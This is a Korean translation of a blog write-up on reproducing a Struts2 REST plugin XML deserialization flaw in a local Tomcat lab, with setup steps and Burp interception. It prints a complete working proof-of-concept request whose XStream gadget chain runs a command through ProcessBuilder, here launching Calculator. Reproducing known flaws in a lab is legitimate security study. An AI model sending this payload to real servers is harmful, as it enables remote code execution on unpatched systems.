
원문 주소: http://blog.csdn.net/caiqiiqi/article/details/77861477
struts2 공식 웹사이트에서 마지막으로 영향을 받는 버전인 struts-2.5.12를 다운로드하세요. 주소:
http://archive.apache.org/dist/struts/2.5.12/struts-2.5.12-apps.zip


struts-2.5.12-apps만 다운로드하면 됩니다. struts-2.5.12-all.zip은 다운로드할 필요가 없습니다. 그렇지 않으면 struts-2.5.12-all.zip에는 다른 많은 것들이 포함되어 있어 lib 디렉터리에 많은 jar 패키지가 있는 것을 볼 수 있습니다.
 struts-2.5.12-apps를 받은 후, 그 안의 app 디렉터리에 있는 struts2-rest-showcase.war 파일을 webapps 디렉터리에 넣습니다. 제 경우에는
/Library/Tomcat-8.5.15/webapps 그런 다음 conf/server.xml 파일을 설정하면 됩니다.

여기서 appBase를 webapps 디렉터리로 설정하고 unpackWARs를 true로 설정하면 xxx.war가 자동으로 압축 해제됩니다. autoDeploy도 true로 설정합니다(핫 배포?)
그러면 브라우저로 접근할 수 있습니다.
직접 입력
http://127.0.0.1:8080/struts2-rest-showcase/
리다이렉트된 후 아래 페이지가 나타나고, 그중 하나의 편집을 클릭합니다.


그런 다음 요청을 burp로 보냅니다. (FireFox에 프록시 플러그인이 있어서 FireFox로 전환했습니다.) 'Edit' 버튼을 클릭한 다음 요청을 인터셉트하고, 요청의 Content-Type 값을 application/xml로 변경한 다음 POST 데이터를 PoC의 xml 내용으로 대체합니다.
晴天师傅의 PoC
POST /struts2-rest-showcase/orders/3;jsessionid=A82EAA2857A1FFAF61FF24A1FBB4A3C7 HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:54.0) Gecko/20100101 Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Content-Type: application/xml
Content-Length: 1663
Referer: http://127.0.0.1:8080/struts2-rest-showcase/orders/3/edit
Cookie: JSESSIONID=A82EAA2857A1FFAF61FF24A1FBB4A3C7
Connection: close
Upgrade-Insecure-Requests: 1

<map>
<entry>
<jdk.nashorn.internal.objects.NativeString> <flags>0</flags> <value class="com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data"> <dataHandler> <dataSource class="com.sun.xml.internal.ws.encoding.xml.XMLMessage$XmlDataSource"> <is class="javax.crypto.CipherInputStream"> <cipher class="javax.crypto.NullCipher"> <initialized>false</initialized> <opmode>0</opmode> <serviceIterator class="javax.imageio.spi.FilterIterator"> <iter class="javax.imageio.spi.FilterIterator"> <iter class="java.util.Collections$EmptyIterator"/> <next class="java.lang.ProcessBuilder"> <command> <string>/Applications/Calculator.app/Contents/MacOS/Calculator</string> </command> <redirectErrorStream>false</redirectErrorStream> </next> </iter> <filter class="javax.imageio.ImageIO$ContainsFilter"> <method> <class>java.lang.ProcessBuilder</class> <name>start</name> <parameter-types/> </method> <name>foo</name> </filter> <next class="string">foo</next> </serviceIterator> <lock/> </cipher> <input class="java.lang.ProcessBuilder$NullInputStream"/> <ibuffer></ibuffer> <done>false</done> <ostart>0</ostart> <ofinish>0</ofinish> <closed>false</closed> </is> <consumed>false</consumed> </dataSource> <transferFlavors/> </dataHandler> <dataLen>0</dataLen> </value> </jdk.nashorn.internal.objects.NativeString> <jdk.nashorn.internal.objects.NativeString reference="../jdk.nashorn.internal.objects.NativeString"/> </entry> <entry> <jdk.nashorn.internal.objects.NativeString reference="../../entry/jdk.nashorn.internal.objects.NativeString"/> <jdk.nashorn.internal.objects.NativeString reference="../../entry/jdk.nashorn.internal.objects.NativeString"/>
</entry>
</map>
계산기가 성공적으로 실행되었습니다.

그러면 페이지에 오류가 많이 표시된 것을 볼 수 있습니다.